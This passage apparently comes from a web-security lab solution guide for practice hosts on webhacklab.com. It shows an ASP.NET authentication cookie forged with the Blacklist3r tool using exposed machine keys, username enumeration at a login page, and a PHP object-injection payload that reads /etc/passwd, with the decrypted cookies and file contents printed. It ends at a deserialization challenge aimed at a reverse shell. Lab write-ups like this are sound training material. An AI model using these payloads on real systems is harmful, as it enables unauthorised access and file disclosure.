


Step 5: The next task is to find a valid user based on which we can use the Blackist3r utility to create a valid auth token. The login page is vulnerable to username enumeration. For an invalid username, it returns “Invalid username and password” default error message.



The screenshot shows a web browser window with the address bar displaying `admin.webhacklab.com/?ReturnUrl=%2FHome%2FAbout`. The page content is a login form titled "Login". Above the form, a red error message states: "Invalid username and password." The form includes a "User Name" field containing the text "test", a "Password" field, a "Remember me" checkbox, and a blue "Log in" button.

Step 6: However, for a valid username and invalid password, it returns “Invalid password” error message. Using this we can identify that “admin” is a valid user in the application.



The screenshot shows the same login page as before, but with the "User Name" field now containing the text "admin". The error message above the form has changed to: "Invalid password." The "Password" field is empty, and the "Remember me" checkbox and "Log in" button remain visible.

Step 7: Once the valid user is found change the username and role information in decrypted file generated in **Step 4** and re-generate the cookie using the Blacklist3r terminal utility based on the modified information.

```
DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604F6C
DecryptionAlgo:AES
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC428B52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388
E60244F74122BB38783FE313CEEF
ValidationAlgo:SHA1
EncryptionIV:VrKQL2UxGc8+kP7p3JLfDg==
Purpose:aspxauth
CookiePath:/
ExpiredUTC:1/10/2019 1:10:23 PM
IsPersistent:False
IssuedUTC:1/10/2019 12:50:23 PM
UserData:admin
UserName:admin

\Blacklist3r>AspDotNetWrapper.exe --decryptDataFilePath DecryptedText.txt

EncryptedData
-----
56B2902F653119CF3E90FEE9DC92DF0E3036AAB99ED6E40250E7EDF30790E08E9A857422395F3030E2CEC55359D5AEB83B655A5436F116CAA88328C06B36C2D/
231C14E178A69A393229C48765D026F09D98DA60
```



Alternative: To perform this activity on the web utility change the username and role information in decrypted information panel in **Step 4** and re-generate the cookie based on the modified information.

[Helper Utility](#)
[Blacklist3r](#)
[YSoSerial](#)

Blacklist3r

Blacklist3r tools to audit the target application and verify the usage of these pre-published keys.

Decryption

Encrypted Cookie

```
56B2902F653119CF3E90FEE9DC92DF0EA41EB3D670FFD753BD740220B02
4449CA6DF7B694D9940616DA270D28A6B31436508EE6FC7F9100E7266214
CD1B75A63C15C2BA0C256B6423F842D74FF8EC4AD0DF164E9217CD2F25
9FD9747811AFD824342EEE9
```

Purpose

ASPXAUTH

Validation Algorithm

sha1

Decryption Algorithm

aes

Decrypt

Decrypted Cookie Information (Output)

```
DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604
F6C
DecryptionAlgo:AES
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC4
28B52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388E6
0244F74122BB38783FE313CEEF
ValidationAlgo:SHA1
EncryptionIV:VrKQL2UxGc8+kP7p3JLfDg==
Purpose:ASPXAUTH
CookiePath:/
ExpiredUTC:1/10/2019 1:10:23 PM
IsPersistent:False
IssuedUTC:1/10/2019 12:50:23 PM
```

Edit Cookie >

Encryption

Plaintext Cookie

```
DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604F6C
DecryptionAlgo:AES
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC428B
52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388E60244F7
4122BB38783FE313CEEF
ValidationAlgo:SHA1
EncryptionIV:VrKQL2UxGc8+kP7p3JLfDg==
Purpose:ASPXAUTH
CookiePath:/
ExpiredUTC:1/10/2019 1:10:23 PM
IsPersistent:False
IssuedUTC:1/10/2019 12:50:23 PM
UserData:admin
UserName:admin
```

Encrypt


Encrypted Cookie Information (Output)

```
EncryptedData
56B2902F653119CF3E90FEE9DC92DF0E3036AAB99ED6E40250E7EDF3079
0E08E9A857422395F3030E2CEC55359D5AEB3B655A5436F116CAA88328
C06B36C2DA231C14E178A69A393229C48765D026F09D98DA60
```


AspDotNetWrapper.exe --decryptDataFilePath DecryptedText.txt



Step 8: Once we have the new cookie, access the admin panel home page and intercept the request.




Step 9: Capture the request using Burp Suite.



Step 10: Replace the cookie value generated with the newly generated cookie.



Step 11: The cookie is accepted by the server and we have access to the admin panel.



Module: Remote Code Execution (RCE)


PHP Object Injection

Challenge URL: <http://shop.webhacklab.com/help.php>


- Exploit a PHP object injection instance to access “/etc/passwd” file from the server.

Solution:

Step 1: Navigate to the application “<http://shop.webhacklab.com>” and click on the “Help” link in the footer and then the “Refund & Cancellation Policies” page as shown below




Step 2: Lets us now investigate the “file” parameter in the URL as seen in the screenshot below



Step 3: Copy the value of the file parameter in the URL and paste it in Burpsuite's Decoder interface and decode the value as Base64 as shown below.

This looks like a PHP serialized object array which is referencing a file named “refund.html” from the system.




Step 4: In order to carry out the attack we need to modify the serialized object but we need to know the correct class name and the parameter names of the object which is being serialized. Let's view the HTML source of the application. Upon viewing the source it can be observed that there is a commented class definition which is being used for referencing the file as shown below.


```

1
2 <style>
3
4     iframe {
5         display: block;
6         border: none;
7         height: 70vh;
8         width: 100vw;
9     }
10 </style>
11
12 <!-- -----
13     class IncludeFile
14 {
15     public $filename = '';
16     public function __toString()
17     {
18         include $this->filename;
19         return "
20 <br />
21 <br />";
22     }
23 }-->
24
  
```

Step 5: Let us now modify this Serialized object array to reference a different file from the system as part of our challenge i.e. "/etc/passwd" as shown below. The modification must be in line with the PHP's serialization requirements



Step 6: Copy the encoded Base64 value from the above step and paste it as the value of the file parameter and the server now deserializes the modified PHP Object and reads the “/etc/passwd” file as shown below



```
shop.webhacklab.com/help.php?file=TzoxMTIwSW5jbHVkZUZpbGUiOjE6e3M6ODoiZmlsZW5hbWUiO3M6MTE6Ii9ldGMvcGFzc3dkljt9
NOT SO SECURE Enter keywords to search entire store PRODUCTS CART LOGIN REC
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Listing List Manager:/var/lib:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,/run/systemd:/bin/false systemd-
network:x:101:103:systemd Network Management,,/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus
Proxy,,/run/systemd:/bin/false syslog:x:104:108:/home/syslog:/bin/false _apt:x:105:65534:/nonexistent:/bin/false lxd:x:106:65534:/var/lib/lxd:/bin/false messagebus:x:107:111:/var/run/dbus:/bin/false
uid:x:108:112:/run/uid:/bin/false dnsmasq:x:109:65534:dnsmasq,,/var/lib/misc:/bin/false sshd:x:110:65534:/var/run/sshd:/usr/sbin/nologin foobar:x:1000:1000:foobar,,/home/foobar:/bin/bash
mysql:x:111:118:MySQL Server,,/nonexistent:/bin/false
```


PHP Deserialization Attack

Challenge URL: <http://slim.webhacklab.com:8081>

- Identify and exploit the PHP Deserialization vulnerability.
- Get a reverse shell and extract the system information such as username, OS type from the server.

Solution:

Step 1: Navigate to the “<http://slim.webhacklab.com:8081>” and provide the details such as first name, last name and mobile number and email address:




The screenshot shows a Mozilla Firefox browser window with the title 'Slim 3 - Mozilla Firefox'. The address bar displays 'slim.webhacklab.com:8081'. The page content includes the heading 'WoW, First time ever So Slim Phone!' and a subheading 'Get an early access...'. Below this, there is a text prompt: 'Fill up the details to get an early access, we will contact you as soon as we launch it.' To the left of the form is an image of a person holding a smartphone. The form fields are as follows:

| Field Label | Value |
|-----------------|---------------------|
| First Name:* | NotSoSecure |
| Last Name: | India |
| Mobile Number:* | 99999999 |
| Email Address:* | hello@notsoslim.com |


A 'Submit' button is located at the bottom right of the form.

Step 2: We further intercepted above request and decoded base64 value of parameter “csrftoken” suggesting that serialized data was used:

